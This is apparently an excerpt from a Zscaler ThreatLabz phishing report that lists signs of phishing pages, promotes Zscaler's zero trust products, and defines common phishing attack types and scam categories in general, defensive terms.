The entire page is based on a single image. Attackers leverage image-based phishing wherein the entire page is based on a background image which is a copy of a legitimate webpage. The only other component on the page is a web form to collect stolen credentials. This is a very common technique used to target banks, in particular.

The page has no title.



The page has an empty anchor for critical links. Phishing pages often use empty anchors for important pages like Help, FAQs, etc., when they copy content from legitimate pages.



The page has a self-signed certificate.

The page appears to be a generic webmail client. Phishing actors often use generic webmail pages for phishing mail credentials, imitating sites like Webmail, Zimbra, etc.

The page is not encrypted. A login prompt on an “http” page is suspicious and should be flagged.

The page has multiple redirects before landing on a login prompt.

The page contains HTML smuggling. With HTML smuggling, attackers hide an encoded malicious JavaScript blob within an email attachment, which is then assembled by the browser. This allows them to bypass email filters. HTML smuggling in conjunction with a login prompt is highly suspicious behavior.



The page contains obfuscated tags. Phishing operators may obfuscate fields such as title, copyright, etc.


The page replaces key characters with “homoglyphs.” Homoglyphs—characters that look similar to other characters—are abused on phishing pages to avoid detection. This technique leverages similarities in characters belonging to different character scripts to trick users as well as security engines looking to match ASCII patterns.



How the Zscaler Zero Trust Exchange Can Mitigate Phishing Attacks

User compromise is one of the most difficult security challenges to defend against. Your organization must implement phishing prevention controls as part of a broader zero trust strategy that enables you to detect active breaches and minimize the damage caused by a successful breach. The Zscaler Zero Trust Exchange™ is built on a holistic zero trust architecture that helps stop phishing in the following ways:

- **Preventing compromise:** Full TLS/SSL inspection at scale, browser isolation, and policy-driven access control to prevent access to suspicious websites.
- **Eliminating lateral movement:** Connect users directly to apps, not the network, to limit the blast radius of a potential incident.
- **Shutting down compromised users and insider threats:** If an attacker gains access to your identity system, the Zero Trust Exchange prevents private app exploit attempts with inline inspection and detects the most sophisticated attackers with integrated deception.
- **Stopping data loss:** Inspect data-in-motion and at-rest to prevent potential theft from an active attacker.



Related Zscaler Products

[Zscaler Internet Access™](#) helps identify and stop malicious activity by routing and inspecting all internet traffic through the Zero Trust Exchange. Zscaler blocks:

- **URLs and IPs** observed in the Zscaler cloud and from natively integrated open source and commercial threat intel sources. This includes policy-defined, high-risk URL categories commonly used for phishing, such as newly observed and newly activated domains.
- **IPS signatures** developed from ThreatLabz analysis of phishing kits and pages.
- **Novel phishing sites** identified by content scans powered by AI/ML detection.

[Advanced Threat Protection](#) blocks all known C2 domains.

[Advanced Firewall](#) extends c2 protection to all ports and protocols, including emerging C2 destinations.

[Browser Isolation](#) creates a safe gap between users and malicious web categories, rendering content as a stream of picture-perfect images to eliminate data leakage and the delivery of active threats.

[Advanced Cloud Sandbox](#) prevents unknown malware delivered in second stage payloads.

[Zscaler Private Access™](#) safeguards applications by limiting lateral movement with least-privileged access, user-to-app segmentation, and full inline inspection of private app traffic.

[Zscaler Deception™](#) detects and contains attackers attempting to move laterally or escalate privileges by luring them with decoy servers, applications, directories, and user accounts.

Your Next Steps

Uncover critical risks across your entire public cloud environment with the [Zscaler Security Risk Assessment](#). Get a complete cloud asset inventory, a clear picture of your public cloud security risks, an overview of how you're meeting compliance benchmarks, and actionable remediation guidance.



About ThreatLabz

ThreatLabz is the security research arm of Zscaler. This world-class team is responsible for hunting new threats and ensuring that the thousands of organizations using the global Zscaler platform are always protected. In addition to malware research and behavioral analysis, team members are involved in the research and development of new prototype modules for advanced threat protection on the Zscaler platform, and regularly conduct internal security audits to ensure that Zscaler products and infrastructure meet security compliance standards. ThreatLabz regularly publishes in-depth analyses of new and emerging threats on its portal, research.zscaler.com.

Stay updated on ThreatLabz research by [subscribing to our Trust Issues newsletter](#) today.

About Zscaler

Zscaler (NASDAQ: ZS) accelerates digital transformation so that customers can be more agile, efficient, resilient, and secure. The Zscaler Zero Trust Exchange™ protects thousands of customers from cyberattacks and data loss by securely connecting users, devices, and applications in any location. Distributed across more than 150 data centers globally, the SASE-based Zero Trust Exchange is the world's largest inline cloud security platform.

Learn more at zscaler.com or follow us on Twitter @zscaler.

Appendix

Categorizing Phishing Attacks

Phishing attacks can be categorized in a variety of ways and can include multiple techniques. However, attackers are adapting their approaches to dupe increasingly savvy users and evade defense tools. Here, we outline common phishing attack definitions and characteristics.

The lists here include several descriptions of physical attack methods and the threat they pose to organizations. The majority of this report focuses on virtual phishing threats that require an internet connection to carry out. A telltale characteristic of online phishing scams is that they typically request users to submit information or download malware via one of the following methods:

- **Link:** A user clicks on a malicious link to a phishing site, hosted file, or malware.
- **Prompt:** A user is prompted to submit sensitive information, resulting in data theft.
- **Attachment:** A user opens an attachment that delivers malicious software.

As you plan what to invest in to reduce phishing incidents this year, consider the following types of phishing attacks.

A to Z: Common Types of Phishing Attacks

1. **Angler phishing:** Attackers pose as customer support and offer to help resolve negative comments about a company posted on social media, targeting dissatisfied customers, particularly those of banks.
2. **Adversary-in-the-Middle (AitM) phishing:** Attackers imitate an unsuspecting victim's actions to obtain their login credentials and session cookies.
3. **Baiting phishing:** Attackers use tempting offers, file names, or devices to entice curious individuals into a trap, similar to a trojan horse attack.
4. **Browser-in-the-Browser (BitB) phishing:** Attackers display a malicious browser window within a browser window to imitate a legitimate domain and replicate pop-up login windows that appear to be from third-party authentication providers.
5. **CEO fraud or Business Email Compromise (BEC) phishing:** Attackers target company employees using compromised executive accounts to send fake invoices or requests for payment by wire transfer or other forms.
6. **Chat or IM phishing:** Attackers use instant messages to deliver scams within apps, typically with malicious URL links.
7. **Clone phishing:** Attackers create duplicate email messages that appear to be from trusted sources, with slight modifications and malicious attachments or links.

- 8. Credential Harvesting phishing:** Attackers create fake login pages or send phishing emails that mimic legitimate login prompts to steal usernames and passwords from unsuspecting victims.
- 9. Doc Clouding phishing:** Attackers deliver malicious documents from common cloud sources like Google Drive, Box, or OneDrive to bypass traditional security tools and make it challenging for most security teams to detect.
- 10. Email phishing:** Attackers send socially engineered email messages posing as known brands, with malicious URL links or attached assets designed to steal information or deliver malware.
- 11. Evil Twin phishing:** Attackers mimic a trusted public Wi-Fi network to observe victims' online activity and steal data traversing the malicious access point.
- 12. HTTPS phishing:** Attackers use the encrypted "hypertext transfer protocol secure" to deceive trusting users into clicking on malicious URL links.
- 13. Malvertising phishing:** Attackers use scripts in advertisements to deliver unwanted content directly to victims' computers.
- 14. MFA Bombing:** Attackers trick users with compromised credentials into verifying an illegitimate MFA request made by the threat actor. These attacks are typically characterized by a continuous stream of MFA requests, sometimes accompanied by a fake call, text, or email that tricks the user into unknowingly or accidentally verifying one of the requests.
- 15. Man-in-the-Middle (MiTM) phishing:** Attackers target users of a specific server or system, capturing data in-transit such as credentials, cookies, or bank account information, by mimicking online services through proxy servers.
- 16. Pharming or DNS Cache phishing:** Attackers redirect visitors to a malicious site by altering the IP address of a legitimate website in the compromised domain name system (DNS) servers, or by sending a phishing email with malicious code that redirects the victim to the site when they enter any URL from their computer.
- 17. QR Code phishing:** Attackers use QR codes that, when scanned by the victim's smartphone, lead to malicious websites or download malware onto the device.
- 18. Ransomware phishing:** Attackers send emails with malicious attachments or links that, when clicked, download ransomware onto the victim's computer and demand payment in exchange for a recovery decryption key.
- 19. Reverse Tunnel phishing:** Attackers use a remote server to create a reverse SSH tunnel to the victim's computer, enabling them to exploit the machine for various purposes, such as malware installation or sensitive data theft, while remaining hidden to avoid detection by the victim.
- 20. Search engine phishing:** Attackers target consumers by creating fake online shopping websites indexed by search engines. They offer large discounts on featured products, and they may appear to be seasonal pop-ups or contain fake backdated reviews. Victims may unknowingly share personal data, bank information, credit card numbers, or even pay for fake goods. Scammers have gone as far as delivering fake shipping and tracking information and even "cheap token goods" to extend the life cycle of these sites.

21. **Smishing:** Attackers use text messages (SMS communications) to deliver scams, typically with malicious URL links. The message sender appears to be a known brand or the recipient's acquaintance.
22. **Spear phishing:** Attackers organize campaigns that use publicly available information to target individuals working for specific organizations. These deceptive emails can contain real information and look like legitimate internal requests to trick recipients into performing a desired action.
23. **Tailgating:** Attackers physically gain entry to a restricted area by following an authorized person with access inside. This attack form is classified as phishing when someone takes the social engineering bait (like carrying several large boxes) presented by the attacker and allows them to enter without verification.
24. **USB phishing:** Attackers physically plant or send targets USB drive devices loaded with malicious executables that load when plugged into any vulnerable endpoint.
25. **Vishing:** Attackers make malicious phone calls that use social engineering to pressure recipients into taking an action, like transferring money or revealing personal information.
26. **Watering Hole phishing:** Attackers target members of specific groups likely to visit a specific site that the attacker compromised or created for the purpose of carrying out the attack.

27. **Whaling:** Attackers target executives and high-profile individuals using publicly available information. They will either socially engineer the target into revealing confidential trade secrets that can be used for fraudulent purposes or trick them into performing another action that the threat actor can use to achieve their goals.



Phishing cannot be eliminated through technology alone. Organizations must track the evolution of phishing scams to observe how shifts in cultural awareness mitigate specific techniques over time. Understanding the different types of scams can help security professionals educate employees on how to apply a skeptical zero trust outlook when encountering what may seem like a legitimate opportunity, verification request, or push notification. When developing your own strategy to reduce phishing incidents, consider including the following types of common scams:

Top Phishing Scam Categories

Cloud scams impersonate file-sharing or cloud storage services with lures such as fake access requests and account notifications.

Consumer scams impersonate e-commerce brands with lures such as fake account notifications and membership or benefits claims.

Commercial scams impersonate general services like FedEx with lures such as tracking notifications and payment requests.

Corporate scams impersonate specific companies with lures such as fake account notifications, company updates, HR tasks, and invoice payment requests.

Dating scams impersonate people seeking to date through an online platform with lures such as fake profiles, messages, likes, and follows.

Financial services scams impersonate known financial institutions targeting individuals with lures such as fake account notifications or security alerts.

Government scams impersonate federal agencies like the IRS with lures such as fake benefits claims, relief loans, and overdue payment requests.

Job offer scams impersonate fake and real companies seeking to hire new employees with lures such as fake job postings, applications, and job offerings.

Push notification or browser scams impersonate web browser notifications with lures such as fake reminders to install updates, message alerts, and product advertisements.

Social media scams impersonate social platforms/users with lures such as fake or spoofed accounts, private messages, account warnings or notifications, and security alerts.

Technical scams impersonate general services or known brands with lures such as account notifications, error messages, and software updates.





| Experience your world, secured.™

About Zscaler

Zscaler (NASDAQ: ZS) accelerates digital transformation so that customers can be more agile, efficient, resilient, and secure. The Zscaler Zero Trust Exchange™ protects thousands of customers from cyberattacks and data loss by securely connecting users, devices, and applications in any location. Distributed across more than 150 data centers globally, the SASE—based Zero Trust Exchange is the world's largest inline cloud security platform. To learn more, visit www.zscaler.com.

© 2023 Zscaler, Inc. All rights reserved. Zscaler™, Zero Trust Exchange™, Zscaler Internet Access™, ZIA™, Zscaler Private Access™, ZPA™ and other trademarks listed at zscaler.com/legal/trademarks are either (i) registered trademarks or service marks or (ii) trademarks or service marks of Zscaler, Inc. in the United States and/or other countries. Any other trademarks are the properties of their respective owners.